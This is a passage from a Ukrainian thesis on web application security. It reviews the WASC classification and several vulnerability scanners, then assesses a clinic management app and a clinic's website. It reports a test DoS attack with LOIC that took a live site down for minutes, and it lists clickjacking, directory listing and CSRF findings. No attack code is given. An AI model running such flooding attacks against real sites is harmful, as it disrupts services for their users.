У WASC Threat Classification (далі TC) описуються недоліки і класи атак, які можуть привести до компрометації веб-додатку, його даних або користувачів. Перша версія класифікації з'явилася в 2004 році, друга - в 2010-му, і на даний момент вона залишається останньою. Атаки і недоліки в проекті сформовані в два представлення: перше – це простий перелік, а друге – це розподіл по трьох етапах розробки (проектування, реалізація, впровадження). Всього в списках описано 34 типи атак і 15 типів недоліків.

Класифікація розроблялася великою групою експертів в області веб-безпеки на добровільних засадах: у розробці другої версії взяло участь понад

50 експертів. Обговорення змісту проекту, всі пропозиції та зауваження обговорювалися за допомогою поштової розсилки. Кожен розділ складався і обговорювався тижнями, забезпечуючи підсумковий консенсус серед учасників проекту.

В першу чергу WASC TC пропонують використовувати як довідковий посібник. Посилання на цю класифікацію зустрічаються в книгах, презентаціях, звітах, описах вразливостей. Проект можна використовувати в процесі оцінки безпеки веб-додатку як контрольний список або план тестування, а також як систему для збору метрик знайдених в додатку недоліків і вразливостей. Однак варто враховувати, що область безпеки веб-застосувань активно розвивається, а WASC Threat Classification не оновлювався з 2010 року [19].

2.4 Інструменти для пошуку вразливостей

Тестування безпеки неможливе без використання спеціалізованих інструментів, яких на сьогоднішній день існує досить багато. Одним із таких інструментів є сканери, які дозволяють проводити автоматичне дослідження інформаційної безпеки.

Одним з найвідоміших і найпопулярніших сканерів вразливостей веб-застосувань є OWASP ZAP. We в першу чергу інструмент, який досить простий у використанні для тестування на проникнення до вашого додатку, а також для пошуку вразливостей в web-додатках.

Даний сканер має кілька режимів використання:

- безпечний режим, в якому неможна виконувати будь-які потенціально небезпечні дії для вашого застосунку;
- захищений режим, за допомогою якого, користувач може виконувати тільки шкідливі дії по вказаним URL-адресам;
- стандартний режим, в якому користувач може робити все, що має значення для додатку;

- режим ATTACK, при знаходженні нових вузлів в області дії шпіона, вони активно скануються, як тільки були знайдені.

Інтерфейс програми перекладений російською, що буде зручно для деяких користувачів. Робоча область OWASP ZAP складається з декількох вікон. Внизу - вкладки з поточними завданнями і процес їх виконання, зліва - дерево сайтів, додатково можна вивести в праву частину вікна запитів і відповідей.

У кожного компонента програми є багато корегуємих параметрів (рисунок 2.12). Наприклад, ми можемо налаштувати вхідні вектори для активного сканування, згенерувати динамічні SSL-сертифікати, додати ідентифікатори HTTP-сесій і т. д.



Рисунок 2.12 – Налаштування OWASP ZAP

Всі результати сканування можна експортувати до звіту (підтримується * .pdf, * .html, * .xml, * .json). У звіті докладно описуються вразливості, знайдені вектори, а також методи «закриття» вразливостей.

Перевагами даного сканеру є:

- зрозумілий інтерфейс, для зручності існує на кількох мовах;
- може використовуватись як професіоналами так і новачками в області веб-технологій;
- має кілька режимів роботи;
- адає рівень небезпеки знайденим вразливостям;
- вказує посилання на вразливості, а також причину існування вразливості;
- посилання на методології CWE, WASC, що допомагає ознайомитися з вразливістю;
- дає рекомендації по усуненню вразливостей.

Наступний сканер – W9scan. Це безкоштовний консольний сканер вразливостей сайту з більш ніж 1200 вбудованими плагінами, які можуть визначати відбитки веб-сторінок, портів, проводити аналіз структури веб-сайту, знаходити різні популярні уразливості, сканувати на SQL Injection, XSS і т. д. Робота сканеру зображена на рисунку 2.13.



Рисунок 2.13 – Робота сканеру W9scan

W9scan автоматично генерує звіти про результати сканування в форматі HTML. Для запуску сканування потрібно лише вказати URL сайту і

плагіни, які будуть використовуватися. Можна вибрати відразу всі, дописавши «all».

Перевагами даного сканеру є:

- це безкоштовний інструмент;
- почати сканування всього одною командою;
- добре підходить для визначення версій сервісів та потенційних векторів атак.

Ще один сканер веб-вразливостей – Paros. Він має вбудований проксі, через який додаються сайти для аналізу, вбудований веб-павук, здатний аналізувати сайт і будувати карту запитів.

Для сканування особистого кабінету необхідно авторизуватись в браузері з включеним перенаправленням трафіку через проксі Paros. Сканер буде використовувати авторизовані куки в процесі сканування. Звіт про роботу можна експортувати в HTML.

Проте в порівнянні з іншими сканерами, даний інструмент показує гірші результати в роботі, при пошуку вразливостей.

Також поширені й онлайн сканери, серед яких виділяється Tenable.io. Це платний багатофункціональний хмарний сканер, який вміє знаходити велику кількість веб-вразливостей і майже повністю покриває OWASP TOP 10.

Сервіс має вбудованого веб-павука. Якщо в налаштуваннях сканування вказати дані авторизації (запит авторизації, логін і пароль, авторизовані куки), то сканер перевірить і особистий кабінет (зону авторизованого користувача).

Крім сканування веб-додатків, Tenable.io вміє сканувати мережу - як на предмет відомих вразливостей, так і для пошуку хостів. Можливе підключення агентів для сканування внутрішньої мережі. Є можливість експортування звіту в різні формати: * .nessus, * .csv, * .db, * .pdf.

На головному вікні даного інструменту можна ознайомитися з основними його можливостями (рисунок. 2.14)



Рисунок 2.14 – Головне вікно сканеру Tenable.io

Після сканування стає доступна статистика і пріоритизація знайдених вразливостей - critical, high, middle, low, information. Однією з переваг даного сканеру є відображення звіту сканування, оскільки добре виконана його реалізація. Всі знайдені вразливості відсортировані в порядку зменшення їх значимості і про кожну знайдену вразливість можна побачити детальну інформацію. Також реалізована діаграма зі значенням кількості вразливостей по їх пріоритетам. Приклад звіту зображено на рисунку 2.15.



Рисунок 2.15 – Звіт виконаного сканування сканером Tenable.io

В цілому сканер Tenable.io показує себе добре. Роботу з ним спрощує зручний графічний інтерфейс і відображення даних. Ще один плюс – наявність додаткових профілів сканування. Важливою особливістю є хмарна структура сервісу. З одного боку, сервіс не використовує локальні обчислювальні ресурси робочого комп'ютера. З іншого – не зможе просканувати веб-додатки в локальній мережі. Цей інструмент можна порівняти з OWASP ZAP, оскільки вони мають дуже схожий функціонал стосовно сканування веб-застосувань, проте на відміну від Tenable.io додаток від OWASP безкоштовний. Проаналізувавши вище вказані сканери, було вирішено використовувати саме OWASP ZAP, оскільки він має суттєві переваги над іншими безкоштовними, і практично нічим не гірший за аналогічний платний сканер.

Висновки до другого розділу

Даний розділ містить відомості про аналітичний огляд сучасних проблем захисту веб-застосувань, способів тестування їх безпеки та методології для оцінки захищеності додатків. В результаті проведеної роботи були виявлені основні види загроз і вразливостей веб-застосувань на сьогоднішній день. Проаналізувавши досліди кількох компаній, можна зробити висновок, що більшість веб застосувань мають вразливості, так як з розвитком веб-технологій, розвиваються і загрози. Були розглянуті методології тестування захищеності веб-застосувань такі як OWASP, CWE та WASC, серед яких можна виділити OWASP як найпопулярнішу на сьогодні методологію, оскільки їх проект TOP 10 досить простий, проте містить найактуальніші дані, на відміну від аналогів. Також були розглянуті інструменти для пошуку вразливостей веб-застосувань, серед яких також слід виділити ще один продукт від OWASP – OWASP ZAP. Даний сканер є безкоштовний, має великий функціонал і зручний інтерфейс, що робить його одним з найпопулярніших сканерів на сьогодні.

3 ОЦІНКА ЗАХИЩЕНОСТІ ВЕБ-ЗАСТОСУВАННЯ

3.1 Аналіз обраного веб-застосування

Для того, щоб перевірити запропоновану методику оцінки захищеності сайтів, було запропоновано використовувати веб-додаток, який і буде об’єктом цього дослідження. Було обрано онлайн-систему управління клінікою – це веб-застосування, що дозволяє керувати клінікою. Ця програма дає змогу спостерігати за діяльністю клініки і зберігає історію кожного пацієнта, всі його відвідування і відповідні рецепти. Інформація про пацієнтів, яку ви можете зберігати, включає вживання тютюну, вживання алкоголю, історію хірургічних і акушерських захворювань і генетичні захворювання. Застосування просте у використанні і оптимізує роботу лікарів.

На головному екрані даного веб-додатку, зображеному на рисунку 3.1, користувачі можуть побачити такі пункти: Пацієнти, Симптоми хвороби, Призначення, Календар, Звіти.



Рисунок 3.1 – Головний екран веб-застосунку

На вкладці «Пацієнти» знаходиться інформація про всіх пацієнтів, які буле внесені до бази даних (рисунок 3.2). Є можливість додавати нових

пацієнтів, роздрукувати список, завантажити його, а також відфільтрувати.



Рисунок 3.2 – Вкладка «Пацієнти»

До інформації про пацієнтів автоматично прикріпляється всі призначеня лікарів і історія хвороби, що показано на рисунку 3.3.



Рисунок 3.3 – Вікно інформації про пацієнтів

Аналогічний вигляд і можливості мають вікна «Симптоми хвороби» і «Призначення». Всі призначення відображаються в календарі, для зручного

перегляду. На рисунку 3.4 показано додавання нового призначення, а на рисунку 3.5 показано нове призначення вже на календарі.



Рисунок 3.4 – Створення нового призначення



Рисунок 3.5 – Відображення призначень на календарі

Ще однією важливою можливістю даного веб-застосування є

формування звітів з пацієнтів по історії хвороб, по діагнозу і по рецептах, що показано на рисунках 3.6 і 3.7.

Рисунок 3.6 – Формування звіту пацієнтів з астмою

Рисунок 3.7 – Сформований звіт

Оскільки даним веб-застосунком користується лише персонал клініки, то зареєструвати нового користувача може тільки адміністратор, або користувач, якому він надасть такі права. Адміністратор може створювати групи користувачів, і надавати їм певні права, наприклад, створити групу для медсестер, і надати їм доступ до історії хвороби пацієнтів, але без прав змінювати цю інформацію або додавати нову. Також адміністратор має можливість переглядати дії кожного користувача та банити або видаляти їх. Ще однією важливою можливістю є поштова розсилка для всіх або окремих користувачів.

Дане веб-застосування містить базу даних, в якій знаходиться багато конфіденційної інформації, як про пацієнтів лікарні, так і про користувачів додатку, тобто лікарів. Ці дані можуть бути привабливими для зловмисників,

саме тому необхідно оцінити дане веб-застосування на захищеність, і якщо вразливості будуть знайдені, дати рекомендації щодо їх усунення.

3.2 Пошук вразливостей веб-застосунку

Проаналізувавши існуючий веб-ресурс об'єкта управління КП «КЦРЛ», було зрозуміло, що веб-сайт розроблений на основі системи керування вмістом WordPress, носить суто інформаційний характер і не містить бази-даних, а отже не є привабливим для зловмисників.

Даний веб-сайт був протестований на наявність вразливостей кількома сканерами, проте найповніший аналіз був отриманий за допомогою онлайн сканеру Securi [42]. Результат сканування зображений на рисунку 3.8.



Рисунок 3.8 – Результат сканування веб-сайту

Даний аналіз показав, що веб-сайт не захищений від DoS-атак. Щоб підтвердити це, була проведена тестова атака за допомогою програми LOIC. Вона виконує розподілену атаку «відмова в обслуговуванні» шляхом постійного відправлення на потрібний сайт або сервер TCP-, UDP-пакетів або HTTP-запитів з метою деактивувати роботу сайту [46].

Щоб розпочати атаку, необхідно вказати адресу сайту, який буде

атакований, а також задати певні налаштування, такі як метод атаки та кількість ботів. Всі налаштування можна побачити на рисунку 3.9.



Рисунок 3.9 – Налаштування для проведення DoS-атаки

В результаті такої атаки, даний веб-сайт перестав працювати на кілька хвилин. Таким чином було підтверджено відсутність захисту від DoS-атак.

Є кілька варіантів вирішення цієї проблеми, проте мною було рекомендовано використовувати фільтруючий проксі сервер. Увесь вхідний трафік на даний сайт буде проходити через цей сервер, і вже очищеним потрапляти на веб-ресурс [48].

Таке рішення було аргументовано тим, що на сьогодні це найдоступніший спосіб захисту від Dos- та DDoS-атак, так як він підходить сайтам з різною величиною трафіку, коштує значно дешевше за інші способи, а його налаштування займає не більше 20 хвилин.

Для тестування запропоновного веб-додатку було обрано використовувати інструмент від OWASP ZAP версії 2.8.0. Детальніше цей сканер описаний в другому розділі. Ознайомитися з виглядом даного додатку можна на рисунку 3.10.



Рисунок 3.10 – робоче вікно OWASP ZAP

Просканувавши веб-застосування були знайдені вразливості середнього та низького рівня, серед яких:

- відсутність заголовка безпеки X-Frame-Options. Це означає, що веб-застосування не захищене від так званого клікджекінга [30]. Тобто поверх частини сторінки веб-додатку (кнопки) можна розмістити частину сторінки іншого веб-сайту (кнопки) і зробити її повністю прозорою, і коли користувач натисне на кнопку веб-додатку, насправді він натисне на кнопку іншого сайту;

- відкрита батьківська директорія. Це означає, що є можливість перегляду списку каталогів. Він може включати в себе приховані сценарії та файли до яких можна отримати доступ для зчитування конфіденційної інформації. Ознайомитися з каталогом даного веб-застосування можна на рисунку 3.11;

- в формі відправки HTML-коду відсутні токени Anti-CSRF. Тобто існує вразливість до атак типу CSRF (Cross Site Request Forgery), які дозволяють виконувати різноманітні дії на вразливому сайті від імені

авторизованого користувача [50];

